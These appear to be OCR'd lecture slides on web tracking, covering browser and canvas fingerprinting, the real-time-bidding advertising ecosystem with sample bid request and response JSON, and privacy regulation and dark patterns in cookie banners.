
Browser Fingerprinting

- Exercise: With your neighbors, think of some ways that your browser can be uniquely identified. What features could you extract that are unique about your specific setup?
  - Browser vendor (e.g., Chrome vs. Firefox)
  - Browser languages
  - Operating system
  - Screen width x height
  - Fonts loaded on the machine… and so much more

Am I unique?

amiunique.org/fingerprint

- In all likelihood, you are unique!



Advanced Web Tracking

Canvas Fingerprinting

- Since **HTML5** (~2014), developers can do a lot of interesting artistic animation with the `<canvas>` element
  - https://codepen.io/jackrugile/pen/kMWyeM
- Enables really cool art and new, novel web experiences

Advanced Web Tracking

Canvas Fingerprinting

- Since **HTML5** (~2014), developers can do a lot of interesting artistic animation with the `<canvas>` element
  - https://codepen.io/jackrugile/pen/kMWyeM
- Enables really cool art and new, novel web experiences
- Can also be used to enable browser fingerprinting without cookies at all!

Canvas Fingerprinting

Basic steps of the attack

1. Get some JS running on the page

2. Draw an invisible `<canvas>` out of view of the user (can even be entirely hidden)

3. Draw a known combination of shapes, fonts, and gradients into the canvas, *measure* pixel by pixel drawing behavior of the browser

4. Because most browsers have a unique set of fonts, drivers, OS, plugins, etc., turns out to be really easy to uniquely identify browsers based on **how they draw pixels**

Canvas Fingerprinting

Canvassing the Fingerprinters: Characterizing Canvas Fingerprinting Use Across the Web

Elisa Luo
UC San Diego
La Jolla, CA, USA
e4luo@ucsd.edu

Tom Ritter
Mozilla
San Francisco, CA, USA
tom@mozilla.com

Stefan Savage
UC San Diego
La Jolla, CA, USA
ssavage@ucsd.edu

Geoffrey M. Voelker
UC San Diego
La Jolla, CA, USA
voelker@ucsd.edu

- Recent (last year) UCSD research demonstrated usage of Canvas fingerprinting in the wild to be on **~12.7%** of websites!

Web Tracking Recap


- In short, you are **constantly being followed** on the web
  - Hard to avoid, but knowledge is power!

Why is there so much tracking?

Online Advertising


The Best Thing Since Sliced Bread! Available for $4.99 at your local Costco.

- Companies typically track you around the web to build profiles for *targeted advertising*
  - The more targeted your advertising, the more revenue you can make from advertisers who are potentially willing to give you more money to sell the ad spot
  - Useful for advertisers to know if people with your browsing habits, your properties, your whatever are browsing on the web



Online Advertising


The Many Internet Players in Advertising



https://upload.wikimedia.org/wikipedia/commons/thumb/d/da/Adservingfull.svg/2880px-Adservingfull.svg.png

Online Advertising

Publishers




- Publishers (e.g., nytimes.com, cnn.com, other websites) often have advertising space that they are hoping to make revenue off of
- In some cases, publishers have explicit agreements with companies and can sell their space that way

https://upload.wikimedia.org/wikipedia/commons/thumb/d/da/Adservingfull.svg/2880px-Adservingfull.svg.png

Online Advertising

Supply Side Platforms




- Publishers place ad spots on the open advertising market through Supply Side Platform (SSP)
  - Examples: Pubmatic, Rubicon Project, Verizon Media, etc.
- This aggregates information about the client (through a DMP) and participates in ad exchange

https://upload.wikimedia.org/wikipedia/commons/thumb/d/da/Adservingfull.svg/2880px-Adservingfull.svg.png

Online Advertising

Demand Side Platforms




- There are analogous entities called demand side platforms, which participate in Real-Time Bidding, which is a real-time auction for ad space (examples: Google DoubleClick, QuantCast, Criteo, Adform)
    - Typically happens in < 100ms

https://upload.wikimedia.org/wikipedia/commons/thumb/d/da/Adservingfull.svg/2880px-Adservingfull.svg.png

Online Advertising

Ad Exchanges



- Advertising exchanges receive spots from supply side, and facilitate real time bidding from the demand side based on properties of the ad spot
  - Examples: Google DoubleClick, Facebook Exchange, PubMatic, Microsoft Advertising

https://upload.wikimedia.org/wikipedia/commons/thumb/d/da/Adservingfull.svg/2880px-Adservingfull.svg.png

Online Advertising

Bid Requests


```
        "site": {
            "id": "1234",
            "name": "Example Site",
            "domain": "examplesitedomain.com",
            "mobile": 1,
            "amp": 0,
            "pub": {
                "id": "9876",
                "name": "Example Publisher, Inc.",
                "domain": "examplepubdomain.com"
            }
        },
        "user": {
            "id": "a0af45c77890045deec100acb8443baff57c",
            "consent": "ihdknkhkq8y",
            "buyeruid": "fcd4282456238256034abcdef220d9aa5892",
            "yob": 1990,
            "gender": "F",
            "ext": {
                "consented_providers_settings": {
                    "consented_providers": [
                        1,
                        52,
                        45,
                        23
                    ]
                }
            }
        },
        "device": {
            "type": 4,
            "ifa": "8846d6fa10008bceaaf322908dfcb221",
            "ip": "1.2.3.4",
            "ua": "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2.16) Gecko/20110319
Firefox/3.6.16",
            "make": "Apple",
            "model": "iPhone",
            "hwv": "6s",
            "os": 13,
            "osv": "11.4.1",
            "mccmnc": "310-005",
            "geo": {
```


https://protocol.bidswitch.com/rtb/request-examples.html

Online Advertising

Bid Response


```
{
    "id":"d7d1e107-987h",
    "cur":"usd",
    "ext":{
        "protocol":"6.0"
    },
    "seatbid":[
        {
            "seat":"4",
            "bid":[
                {
                    "id":"qwerty-098765",
                    "item":"asdf-7890",
                    "price":1.45,
                    "cid":"app-mraid-campaign-3442",
                    "burl":"https://adserver.com/winnotice?impid=102&winprice=${AUCTION_PRICE}",
                    "macro":[
                        {
                            "key":"TIMESTAMP",
                            "value":"1127987134"
                        }
                    ],
                    "ext":{
                        "agency_id":"agency_123",
                        "advertiser_name":"example advertiser"
                    },
                    "media":{
                        "ad":{
                            "id":"creative_id_1234",
                            "adomain":[
                                "example.com",
                                "example.io"
                            ],
                            "cat":[
                                "cat_1",
                                "cat_2"
                            ],
                            "lang":"en",
                            "attr":[
                                3,
                                7
```


https://protocol.bidswitch.com/rtb/response-examples.html

Online Advertising

Bidding for Ad Spots

- Real-time bidding is an auction process that is kicked off when a publisher tells an advertising network that they have an open ad-spot with certain properties
- Two most widely used methods of auctioning
  - Waterfall bidding
  - Header bidding

Online Advertising

Waterfall Bidding

- Publishers pre-define networks that they wanted to ask in order (e.g., in a waterfall) about any given advertising spot
- Publishers set a floor bid rate that they needed for the ad spot
  - The first network to fulfill the floor would win the spot, but floor price goes down with lower priority
- Problems:
  - Slow (serial computation)
  - Anti-competitive!
    - Google had both an SSP and a DSP, which often meant they got first pick at ad spots




Image stolen from: https://www.youtube.com/watch?v=FcQnESUjOIY

Online Advertising

Header Bidding

- Every DSP is offered the auction at the *same time*, and DSPs are incentivized to provide their true value for the advertising spot (theoretically)
  - This typically happens in 100 – 200ms
- Two options:
  - Client-side header bidding (happens in JavaScript), potentially makes the page slower, but have finer grained access to cookies
  - Server-side header bidding (happens in the SSP), can be faster, but requires cookie syncing, could make things slower

When the business model *is* the privacy violation

APRIL 12, 2018 BY ARVIND NARAYANAN

Regulation


GDPR, CCPA


- We've seen a big regulation push in the last five years around issues of online privacy and tracking
  - General Data Protection Regulation (GDPR), is an EU law on data protection and privacy for the European Economic Area
  - California Consumer Privacy Act (CCPA) is a state statue which aims to enhance consumer protections for Californians
- Both of these laws mandate all kinds of rules for the storing of personally identifiable data (e.g., IP addresses, cookies!), how long these things can be stored about users on the server side, etc.

Regulation

Cookie Banners

- If you use cookies, you must:
  - Inform users that your site/app uses cookies
  - Explain how cookies work and what the site uses them for
  - Obtain informed consent **prior** to storing those cookies on the user's device
- Need to provide users a **clear** and **easy** way to opt-out of cookie-tracking on a website
  - Steep fines (4% of annual revenue) if you do not comply
- Unfortunately, cookie-banners are being designed in terrible ways… and consent is broken






https://arxiv.org/pdf/1909.02638.pdf

Dark Patterns in Cookie Banners

- Dark Pattern — a deceptive design conceived to manipulate a user into making a choice they otherwise might not have made
  - E.g., rejecting cookies is in the “Manage cookies” tab
  - Making the accept button really tempting….
  - Making you click through a bunch of crap just to opt-out



Recap, the modern web

- It’s complicated!
- Trust is paramount, explicit signals have some remediation if things go wrong, but implicit hierarchy is a big challenge
- Tracking is rampant, primarily to support digital advertising
- TL;DR — sadly, up to you to remain vigilant (but there are tools that can help!)

